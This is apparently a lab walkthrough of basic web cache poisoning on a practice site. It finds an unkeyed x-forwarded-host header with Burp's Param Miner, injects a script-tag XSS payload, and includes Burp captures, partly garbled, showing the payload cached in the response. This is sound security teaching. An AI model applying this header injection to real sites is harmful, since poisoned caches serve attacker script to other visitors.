Web Cache Poisoning:

Injecting the victim's unkeyed Input that is stored as cache response is passed on to other users. It is the same keyed input that is served with the malicious response we stored in cache.

Attack:

How it's done:

- Capture any request from the lab website and send it to repeater
- Observe the "AGE" in response and the host, meta-data content
- > Add extension Param Miner" to Burp

```
Raw Params Headers Hex
Pretty Raw \n Actions >
                                                             Pretty Raw Render \n Actions >
                                                              13 ien-downgrade
1 GET /basic.php HTTP/1.1
2 Host: 47a9bcec.poison.digi.ninja:2443
3 Connection: close
                                                             16'DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xh
 4 Cache-Control: max-age=θ
                                                             17/1999/xhtml" xml:lang="en" lang="en">
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/85.0.4183.121 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=
                                                             20type="image/x-icon" href="/favicon.ico" />
  0.9, image/avif, image/webp, image/apng, */*; q=0.8, app
                                                             211" href="/apple-touch-icon.png" />
  lication/signed-exchange; v=b3; q=0.9
                                                             22content="Basic Poisoning Lab" />
8 Sec-Fetch-Site: same-site
                                                             23)ntent="website" />
9 Sec-Fetch-Mode: navigate
                                                             24content="http://47a9bcec.poison.digi.ninja:2443/cms
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
```

Fig: Observe the host and meta-data content are same.

Right click and click on "Guess Header"





Fig: Parameter identified is x-forwarded-host

- Inject payload into x-forwarded header as a. "><script>alert(1)</script>
- > Send the request and observe in the response.

```
Basic - Cache Poisoning Lab
2 Host: 47a9bcec.poison.digi.ninja:2443
                                                              </title>
3 x-forwarded-host: a."><script>alert(1)</script>
                                                             <link rel="shortcut icon" type="image/x-icon" |</pre>
4 Connection: close
                                                       20
5 Cache-Control: max-age=0
                                                             <link rel="apple-touch-icon" href="/apple-touch</pre>
6 Upgrade-Insecure-Requests: 1
                                                             <meta property="og:title" content="Basic Poiso</pre>
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
                                                       22
                                                       23
                                                             <meta property="og:type" content="website" />
 x64) AppleWebKit/537.36 (KHTML, like Gecko)
                                                              <meta property="og:image" content="http://a.">
                                                       24
 Chrome/85.0.4183.121 Safari/537.36
                                                              <script>
8 Accept:
                                                               alert(1)
 text/html,application/xhtml+xml,application/xml;q=
 0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
                                                              </script>
 lication/signed-exchange; v=b3; q=0.9
                                                              /cms/social.png" />
9 Sec-Fetch-Site: same-site
                                                           </head>
                                                       26 <body>
0 Sec-Fetch-Mode: navigate
                                                             <h1>
1 Sec-Fetch-User: ?1
                                                               Basic Poisoning Lab
2 Sec-Fetch-Dest: document
```

Fig: Injected payload is observed in the response.

Turn off the Intercept and refresh the lab



> So, we successfully poisoned the cache and it is persistent till the next cache refresh happens.

